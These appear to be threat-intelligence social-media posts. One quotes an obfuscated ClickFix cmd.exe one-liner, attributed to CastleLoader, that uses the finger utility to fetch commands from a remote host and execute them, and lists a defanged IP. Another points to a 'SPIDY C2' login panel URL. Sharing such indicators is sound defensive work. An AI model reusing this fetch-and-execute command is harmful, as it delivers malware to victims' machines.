> "C:\WINDOWS\system32\cmd.exe" /c start "" /min for /f "skip=18 delims=" %T in ('f^^i^^n^^g^^e^^r NjoDPATzUB@cheeshoumreciple.]com') do %T & echo
> 38.146.25.]206
#malware #clickfix #castleloader #castlebot
2
15
59
5,358
Dee retweeted

Some panel with title "SPIDY C2 - Secure Login": https://vayusena[.]online/login
"Secure Command & Control Interface"
Looks more laughable (especially with the "256-bit AES Encrypted Session" text) than some real serious thing, but still possible interesting...
🤷♂️
3
2
18
4,134